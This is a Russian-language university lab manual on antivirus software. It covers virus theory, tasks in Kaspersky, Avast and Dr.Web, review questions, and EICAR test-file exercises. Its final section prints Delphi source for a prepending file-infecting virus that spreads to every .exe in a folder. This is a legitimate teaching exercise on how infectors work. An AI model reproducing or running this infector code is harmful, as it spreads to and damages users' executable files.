**Лабораторная работа № 7**

**«Средства защиты компьютера от вирусов. Работа с антивирусными пакетами»**

**Цель работы:** ознакомиться с теоретическими аспектами защиты информации от вредоносных программ: разновидностями вирусов, способами заражения и методы борьбы. Ознакомиться с различными видами программных средств защиты от вирусов. Проверка настроек антивирусов, сканирование файлов, папок и дисков, обновления антивирусной базы. Получить навыки работы с антивирусным пакетом Антивирус Касперского.

**Теоретические сведения**

**Компьютерный вирус** - это специально написанная небольшая по размерам программа, которая может "приписывать" себя к другим программам (т.е. "заражать" их), а также выполнять различные нежелательные действия на компьютере. Программа, внутри которой находится вирус, называется "зараженной". Когда такая программа начинает работу, то сначала управление получает вирус. Вирус находит и "заражает" другие программы, а также выполняет какие-нибудь вредные действия (например, портит файлы или FAT-таблицу, "засоряет" оперативную память и т.д.). Для маскировки вируса действия по заражению других программ и нанесению вреда могут выполняться не всегда, а при выполнении определенных условий. После того как вирус выполнит нужные ему действия, он передает управление той программе, в которой он находится, и она работает также, как обычно. Тем самым внешне работа зараженной программы выглядит так же, как и незараженной.

Компьютерный вирус может испортить, т.е. изменить ненадлежащим образом, любой файл на имеющихся в компьютере дисках. Но некоторые виды файлов вирус может "заразить". Это означает, что вирус может "внедриться" в эти файлы, т.е. изменить их так, что они будут содержать вирус, который при некоторых обстоятельствах может начать свою работу.

**Методы защиты от компьютерных вирусов**

Каким бы не был вирус, пользователю необходимо знать основные методы защиты от компьютерных вирусов.

Для защиты от вирусов можно использовать:

• общие средства защиты информации, которые полезны также и как страховка от физической порчи дисков, неправильно работающих программ или ошибочных действий пользователя;

• профилактические меры, позволяющие уменьшить вероятность заражения вирусом;

• специализированные программы для защиты от вирусов.

Общие средства защиты информации полезны не только для защиты от вирусов. Имеются две основные разновидности этих средств:

• копирование информации - создание копий файлов и системных областей дисков;

• разграничение доступа предотвращает несанкционированное использование информации, в частности, защиту от изменений программ и данных вирусами, неправильно работающими программами и ошибочными действиями пользователей.

Несмотря на то, что общие средства защиты информации очень важны для защиты от вирусов, все же их недостаточно. Необходимо и применение специализированных программ для защиты от вирусов. Эти программы можно разделить на несколько видов: детекторы, доктора (фаги), ревизоры, доктора-ревизоры, фильтры и вакцины (иммунизаторы).

**Задание 1**

Подготовить доклад на тему: «Общие сведения и особенности работы антивирусной программы [***Название антивирусной программы***]» (**Название антивирусной программы выбрать согласно своему варианту из *Вариантов заданий к работе***). Теоретический материал оформить с помощью инфографики, выполненной в одной из программ Joyteka.com; Visme.co; Piktochart.com. Вынести в отчёт по лабораторной работе скрин результата.

**Задание 2**

Изучить антивирусный пакет **Антивирус Касперского**. Подготовить отчет по лабораторной работе.

**Порядок выполнения:**

1) **Сканирование папок на наличие вирусов**:

– Двойным щелчком на значке антивируса на панели индикации открыть главное окно программы;

– Изучить содержимое окна: обратить внимание на дату последнего обновления антивирусной базы и дату последней полной проверки компьютера;

– В своей личной папке создать папку **Подозрительные файлы** и создать там 2 файла: Текстовый файл и Документ Microsoft Word. Имена файлов ввести согласно своему варианту по Вариантам задания к работе;

– Выбрав пункт в главном окне программы пункт Проверка – Быстрая проверка и добавить в окно заданий папку **Подозрительные файлы**.

– Выполнить проверку папки. По завершению сканирования, используя кнопку «Отчеты» - «Сохранить как…», сохранить отчет с результатами проверки в папке Подозрительные файлы. Имя файла-отчета – **Scan\_Log**.

2) **Обновление антивирусной базы:**

– Нажмите на пункт Обновление и, используя кнопку Обновить, осуществите обновление базы известных вирусов.

– По завершению обновления, используя кнопку «Отчеты» - «Сохранить как…»,, сохранить отчет об обновлении в папке Подозрительные файлы. Имя файла отчета – **Upd\_Log**.

– Закройте окно Антивируса Касперского.

**Задание 3**

Изучить антивирусный пакет **Avast**!

**Порядок выполнения:**

1. Найдите иконку антивируса Avast! В системном трее, правой кнопкой мышки вызовите меню и выберите «Открыть интерфейс пользователя Avast!»

2. Перейдите на вкладку «Сканировать компьютер». Вам будет представлены 4 вида сканирования: Экспресс, Полное, Сканирование носителей и возможность выбрать папку для сканирования вручную.

3. Выберите «Сканирование съемных носителей» и нажмите кнопку «Пуск» в окне антивируса – будут автоматически проверены все подключенные к компьютеру съемные носители (диски, флэшки, дискеты).

4. По завершении сканирования выберите четвертый вид сканирования и вручную укажите любую папку на вашем съемном носителе и проверьте её.

5. Во вкладке «Экраны в реальном времени», в подменю «Экран файловой системы» нажав кнопку «Расширенные настройки» вы можете разрешить/запретить антивирусу следующие действия:

• Сканировать программы при выполнении (например, программа excel.exe будет сканироваться при каждом выполнении Microsoft Excel)

• Сканировать сценарии при выполнении (например, файл JS (JavaScript) будет сканироваться при каждом его выполнении)

• Сканировать библиотеки (DLL) при загрузке (при выполнении программы

будут сканироваться её вспомогательные файлы – библиотеки DLL и т.д.)

6. Во вкладке «Экраны в реальном времени», в подменю «Веб-экран» нажав кнопку «Расширенные настройки» вы можете разрешить/запретить антивирусу следующие действия:

• Включить веб-сканирование

• Использовать интеллектуальное сканирование потока

7. Во вкладке «Обслуживание» в подменю «Обновить» есть возможность ручного запуска обновлений для «Модуля сканирования и определения вирусов» и непосредственно для программы. (По умолчанию модуль обновляется автоматически, а обновление программы запрашивает разрешения пользователя).

8. По завершению сканирования, используя кнопку «**Отчеты» - «Сохранить как…**», сохранить отчет с результатами проверки.

**Задание 4**

Изучить антивирусный пакет **Dr. Web CureIt**

**Порядок выполнения:**

1. При запуске этого портативного антивируса вам будет предложено запустить его в режиме усиленной защиты – он необходим в случае, если вредоносные программы блокируют работу операционной системы. Нажмите «Отмена».

2. Далее появится предупреждение, т.к. использование антивируса бесплатно доступно только для лечения домашних компьютеров. Нажмите «Нет».

3. Нажмите «Пуск» и будет автоматически запущены быстрая проверка компьютера. В этом режиме проверяются:

• Оперативная память

• Загрузочные секторы всех дисков

• Объекты автозапуска

• Корневой каталог загрузочного диска

• Корневой каталог диска установки Windows

• Системный каталог Windows

• Папка Мои Документы

• Временный каталог системы

• Временный каталог пользователя

4. По окончании быстрой проверки выбрать в меню пункт «Выборочно» и указать путь к съемному носителю – выполнить его проверку.

5. По завершению сканирования, используя кнопку «Отчеты» - «Сохранить как…», сохранить отчет с результатами проверки.

**Содержание отчета**

1) Название и цель лабораторной работы;

2) Доклад на выбранную по варианту тему;

3) Содержимое файла Scan\_Log.txt по пункту 1 Задания 1 Порядка выполнения работы

4) Содержание файла Upd\_Log.txt по П.2 Задания 1 Порядка выполнения работы.

5) Выводы.

**Контрольные вопросы**

1). Что называется компьютерным вирусом?

2). Какая программа называется "зараженной"?

3). Что происходит, когда зараженная программа начинает работу?

4). Как может маскироваться вирус?

5). Каковы признаки заражения вирусом?

6). Каковы последствия заражения компьютерным вирусом?

7). По каким признакам классифицируются компьютерные вирусы?

8). Как классифицируются вирусы по среде обитания?

9). Какие типы компьютерных вирусов выделяются по способу воздействия?

10). Что могут заразить вирусы?

11). Как маскируются "невидимые" вирусы?

12). Каковы особенности самомодифицирующихся вирусов?

13). Какие методы защиты от компьютерных вирусов можно использовать?

14). В каких случаях применяют специализированные программы защиты от

компьютерных вирусов?

15). На какие виды можно подразделить программы защиты от компьютерных вирусов?

16). Как действуют программы-детекторы?

17). Что называется сигнатурой?

18). Всегда ли детектор распознает зараженную программу?

19). Каков принцип действия программ-ревизоров, программ-фильтров, программвакцин?

20). Как выглядит многоуровневая защита от компьютерных вирусов с помощью

антивирусных программ?

21). Перечислите меры защиты информации от компьютерных вирусов.

22). Каковы современные технологии антивирусной защиты?

23). Каковы возможности антивируса Касперского для защиты файловых серверов?

почтовых серверов?

24). Какие модули входят в состав антивируса Касперского для защиты файловых

систем?

25). Каково назначение этих модулей?

26). Какие элементы электронного письма подвергаются проверке на наличие вирусов?

27). Как обезвреживаются антивирусом Касперского обнаруженные подозрительные

или инфицированные объекты?

28). Как обновляется база вирусных сигнатур?

**Варианты заданий к работе**

|  |  |  |
| --- | --- | --- |
| **Вариант** | **Название антивирусной программы** | **Название файла** |
| **1** | Dr.Web | Test\_01\_01.txt  Test\_02\_01.doc |
| **2** | McAfee VirusScan | Test\_01\_02.txt  Test\_02\_02.doc |
| **3** | Антивирус Касперского | Test\_01\_03.txt  Test\_02\_03.doc |
| **4** | Panda Anti-Virus | Test\_01\_04.txt  Test\_02\_04.doc |
| **5** | Avast! | Test\_01\_05.txt  Test\_02\_05.doc |
| **6** | AVS | Test\_01\_06.txt Test\_02\_06.txt |
| **7** | AVG | Test\_01\_07.txt  Test\_02\_07.doc |
| **8** | Avira | Test\_01\_08.txt  Test\_02\_08.doc |
| **9** | Clam AntiVirus | Test\_01\_09.txt  Test\_02\_09.doc |
| **10** | ClamWin | Test\_01\_10.txt Test\_02\_10. doc |
| **11** | NOD32 | Test\_01\_11.txt Test\_02\_11. doc |
| **12** | Trojan Hunter | Test\_01\_12.txt Test\_02\_12. doc |
| **13** | VirusBuster | Test\_01\_13.txt Test\_02\_13. doc |
| **14** | Norton AntiVirus | Test\_01\_14.txt Test\_02\_14. doc |
| **15** | Windows Live OneCare | Test\_01\_15.txt Test\_02\_15. doc |
| **16** | PC-cillin | Test\_01\_16.txt Test\_02\_16. doc |
| **17** | F-Prot | Test\_01\_17.txt Test\_02\_17. doc |
| **18** | F-Secure Anti-Virus | Test\_01\_18.txt Test\_02\_18. doc |
| **19** | Comodo AntiVirus | Test\_01\_19.txt Test\_02\_19. doc |

**Лабораторная работа №8**

**«Защита от разрушающих программных воздействий. Использование антивирусных средств»**

Целью выполнения лабораторной работы является изучение принципов работы антивирусных средств и их использования для зашиты от вредоносных программных воздействий. Работа выполняется с помощью программы «Антивирус Касперского 6.0».

1. **Порядок выполнения лабораторной работы**

Вариант задания выдается преподавателем и определяется файлом с тестовым вирусом. Необходимо ознакомится с интерфейсом пользователя, с основными параметрами настройки программы и настроить ее так, чтобы она обнаруживала тестовый вирус.

* 1. Изучение интерфейса пользователя

Интерфейс **Антивируса Касперского 6.0** состоит из четырех окон:

* **Главного окна**, в котором можно управлять задачами и компонентами антивируса. В нем также расположены ссылки на остальные окна
* **Окна настроек**, предназначенного для настройки задач и компонентов
* **Окна статистики и отчетов**, в котором можно получить данные о результатах работы антивируса
* **Окна справочной системы**

Дополнительно, **Антивирус Касперского** встраивается в контекстное меню объектов, размещенных на жестком диске, добавляет свою группу в системное меню **Пуск** и во время работы в системной панели операционной системы появляется иконка антивируса.

Для ознакомления с интерфейсом пользователя нужно будет поочередно вызвать все четыре окна интерфейса **Антивируса Касперского 6.0**.



Рис. 1. Главное окно программы «Антивирус Касперского 6.0»

Антивирус Касперского 6.0 включает в себя три основные подсистемы:

* Антивирусный монитор: программа, следящая за обращением процессов к файлам и проверяющая процессы и файлы на предмет наличия вирусов. Антивирусный монитор работает постоянно в фоновом режиме.
* Антивирусный сканер: программа, которая может быть запущенная вручную пользователем или по определенному расписанию. Выполняет проверку различных ресурсов, таких как жесткие диски, съемные диски, сетевые диски, отдельные папки в файловой системе, оперативную память, объекты автозапуска на предмет наличия вирусов.
* Сервисная подсистема: выполняет функции обновления базы вирусных сигнатур, создания аварийного диска, ведения отчетов о работе антивирусной защиты, резервного хранения объектов, хранения объектов, помещенных на карантин.

В терминах интерфейса пользователя эти функции располагаются в трех категориях:

1. Защита
2. Поиск вирусов
3. Сервис

В верхней правой части окна размещено две ссылки: **Настройка** и **Справка**. Первая используется для настройки антивируса, вторая - для вывода справочной системы.




Рис. 2. Окно настроек программы

Антивирусный монитор обеспечивает защиту в режиме реального времени, т. е. постоянно проверяет файлы, которым происходит обращение. В терминах «Антивируса Касперского 6.0» такая функциональность носит название «защита» и делится на защиту файловой системы, проверку электронной почты (протоколы SMTP, POP3, IMAP), веб-антивирус (проверка HTTP трафика), проактивную защиту (противостояние неизвестным вирусам, контроль запуска программ, обращений к реестру Windows).




Рисунок 3. Окно настроек файлового антивируса

Антивирусный сканер (в терминах «Антивируса Касперского 6.0» - поиск вирусов) выполняет сканирование ресурсов компьютера в целях поиска вирусов. Сканирование может быть запущено пользователем вручную или по заранее установленному расписанию.




Рис. 4. Окно настроек поиска вирусов

В узле «Сервис» располагаются средства настройки обновления антивирусных баз, ведения файлов отчетов, параметров уведомлений, настройки сети и внешнего вида программы.




Рис. 5. Окно настроек сервисных функций

* 1. Тестирование антивирусной функциональности

1.2.1 Использование тестового вируса EICAR

Тестовый вирус EICAR (European Institute for Computer Antivirus Research) разработан Европейским институтом компьютерных антивирусных исследований.

EICAR – это небольшой 68 байтный файл, который при запуске на незащищенном компьютере вызывает показ уведомления "EICAR-STANDARD-ANTIVIRUS-TEST-FILE!". Иных, свойственных вирусам проявлений он не несет. Однако если на компьютере стоит и исправно работает антивирус, EICAR будет заблокирован. Это происходит потому, что все ведущие производители антивирусных программ договорились между собой - считать EICAR вирусом и применять к нему все правила и действия, применяемые к настоящим вредоносным программам.

Для создания антивируса необходимо открыть текстовый редактор и ввести следующую строку символов:

X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H\*

После этого следует сохранить файл с расширением .com.

Для более подробного тестирования можно применять другие расширения. Например, если указать .txt, можно проверить проверяются ли текстовые файлы. Для проверки будут ли обнаруживаться вирусы в архивах, EICAR можно заархивировать.

1.2.2 Модификация тестового вируса EICAR

Суть EICAR такова, что он оказывается неизлечимым. Это происходит потому, что антивирус идентифицирует EICAR как вирус по наличию в нем упомянутых 68 символов. Если их удалить - то от файла ничего не останется. Следовательно, с помощью EICAR можно тестировать только основную функцию антивируса - обнаружение.

1.2.3 Создать файл CURE-EICAR. Файл создается в текстовом редакторе путем добавления в начало вируса символов “CURE-” и сохранения файла с расширением .com. Обнаружив такой файл антивирус «вылечит» его, сократив размер файла до 4 байт (символы «CURE»).




Рис. 6. Модификация вируса CURE-EICAR

1.2.4 Создать файл DELE-EICAR. Файл создается в текстовом редакторе путем добавления в начало вируса символов “DELE-” и сохранения файла с расширением .com. Обнаружив такой файл, антивирус определяет его как неизлечимый или троянскую программу и удаляет. По результатам проверки файл должен остаться только в резервном хранилище.




Рис. 7. Модификация вируса DELE-EICAR

1.2.5 Создать файл CORR-EICAR. Файл создается в текстовом редакторе путем добавления в начало вируса символов “CORR-” и сохранения файла с расширением .com. Обнаружив такой файл, антивирус определяет его как файл с поврежденной структурой, вследствие чего проверить его на наличие вирусов невозможно. Такой файл признается условно чистым.




Рис. 8. Модификация вируса CORR-EICAR

1.2.6 Создать файл ERRO-EICAR. Файл создается в текстовом редакторе путем добавления в начало вируса символов “ERRO-” и сохранения файла с расширением .com. При сканировании такого файла, антивирус обнаружит ошибку при анализе его содержимого (например, при нарушении целостности при проверке многотомного архива). Такой файл признается условно чистым.




Рис. 9. Модификация вируса ERRO-EICAR

1.2.7 Создать файл SUSP-EICAR. Файл создается в текстовом редакторе путем добавления в начало вируса символов “SUSP-” и сохранения файла с расширением .com. При сканировании такого файла антивирус считает его подозрительным, а именно зараженным неизвестным вирусом. Такой файл должен быть помещен на карантин или удален.



Рис. 10. Модификация вируса SUSP-EICAR

1.2.8 Создать файл WARN-EICAR. Файл создается в текстовом редакторе путем добавления в начало вируса символов “WARN-” и сохранения файла с расширением .com. Такой файл также признается подозрительным, но не неизвестным вирусом, а модификацией известного.

* 1. Сохранить отчет с результатами работы антивируса в текстовый файл. Для этого в главном окне программы выбрать раздел «Защита» и в нем контейнер «Статистика»




Рис. 11. Выбор контейнера «Статистика» в главном окне программы

В окне «Защита» нажать кнопку «Сохранить как» и сохранить отчет в текстовый файл




Рис. 12. Статистика обнаружения вирусов.

1.4. Изучение механизма работы файловых вирусов

Файловые вирусы записывают свое тело в файл-жертву и используют различные механизмы получения управления с целью выполнения деструктивных функций и дальнейшего распространения. Один из способов заключается в добавлении тела вируса в начало файла-жертвы.

Изначально вирус существует сам по себе. Пусть тем или иным образом он был запущен на выполнение.

1. Вирус ищет файл-жертву.
2. Переименовывает его, задавая ему случайное имя.
3. Создает новый файл в том же каталоге с исходным именем файла-жертвы.
4. Открывает для чтения свой исполняемый файл
5. Записывает в файл, созданный на шаге 3 свой код
6. Открывает для чтения файл-жертву, переименованный на шаге 2
7. Дозаписывает в файл, созданный на шаге 3 код файла-жертвы.
8. Удаляет исходный файл жертвы, переименованный на шаге 2

Файл-жертва

Notepad.exe

ВИРУС

ВИРУС

Файл-жертва

Notepad.exe

При запуске инфицированного файла-жертвы вирус выполняется первым и выполняет следующие действия:

1. Проверяет размер запущенного файла в байтах.
2. Если размер больше размера самого вируса, значит запущен инфицированный файл. Иначе – запущен вирус в исходной форме.
3. Вирус создает файл с двойным расширением \*.exe.exe (Notepad.exe.exe) в том же каталоге.
4. Смещается в инфицированном файле в место начала настоящей программы Notepad.exe
5. Считывает код программы Notepad.exe и записывает его в файл Notepad.exe.exe
6. Запускает на выполнение файл Notepad.exe.exe
7. Выполняет полезную нагрузку (вредоносные действия)
8. Выполняет поиск новых файлов-жертв и их заражение.

Примерный программный код вируса:

const virsize=1000; //размер файла-вируса в байтах

var victims:TSearchRec; //структура для поиска файлов-жертв

f1,f2:file; //файловые переменные

filemode:=0; //режим открытия файла для чтения

assignfile(f1,paramstr(0)); //связываем переменную f1 с файлом программы

reset(f1,1); //открываем файл для чтения

if (filesize(f1)>virsize) then //если это зараженная программа, то выполняем ее

begin

go; //подпрограмма выполнения программы-жертвы

end;

fileMode:=2; //режим чтения и записи файлов

if FindFirst('\*.exe',faAnyFile,victims)=0 then

repeat

if not ((victims.Name)=extractfilename(paramstr(0))) then begin

if not ((victims.Name)=extractfilename(extractfilename(paramstr(0)))) then infect(victims.Name); //заражение файла-жертвы

end;

until FindNext(victims)<>0;

Подпрограмма выполнения программы-жертвы

procedure go;

label 10;

var buf:array[1..virsize] of byte; //буфер для хранения тела вируса

nr,nw:longint;//количество байтов прочитано/количество байтов записано

begin

try

fileMode:=0;//режим только чтения файлов

assignfile(f1,paramstr(0));

reset(f1,1);

filemode:=2;//режим чтения-записи файлов

assignFile(f2,paramstr(0)+'.exe');//подложный файл с двойным расширением

rewrite(f2,1);

seek(f1,virsize);

seek(f2,0);

//записываем в подложный файл код программы-жертвы блоками размером virsize

repeat

filemode:=0;

BlockRead(f1,buf,virsize,nr);

filemode:=2;

BlockWrite(f2,buf,nr,nw);

until ((nr=0) or (nr<>nw));

CloseFile(f1);

CloseFile(f2);

//запискаем на выполнение подложный файл с двойным расширением

winexec(pchar(paramstr(0)+ '.exe'), SW\_show);

10:

if not deletefile(pchar(paramstr(0)+'.exe')) then

begin

setcursorpos(random(800),Random(600));

setwindowtext(GetForeGroundWindow, 'Блокнот с ВИРУСОМ');

sleep(400);

goto 10;

end;

except

end;

end;

Подпрограмма заражения файла-жертвы

procedure infect(victim:string);

var a:integer;

buf:array[1..virsize] of byte;

nr,nw:longint;

begin

try

randomize;

assignfile(f1,victim);

a:=random(200);

rename(f1,'bad'+IntToStr(a));

FileMode:=0;

assignfile(f2,paramstr(0));

reset(f2,1);

seek(f2,0);

blockread(f2,buf,virsize);

filemode:=2;

closefile(f2);

assignfile(f1,victim);

rewrite(f1,1);

blockwrite(f1,buf,virsize);

assignfile(f2,'bad'+inttostr(a));

reset(f2,1);

seek(f2,0);

repeat

BlockRead(f2,buf,virsize,nr);

BlockWrite(f1,buf,nr,nw);

until((nr=0)or (nw<>nr));

closeFile(f1);

closeFile(f2);

deletefile(pchar('bad'+inttostr(a)));

except

end;

end;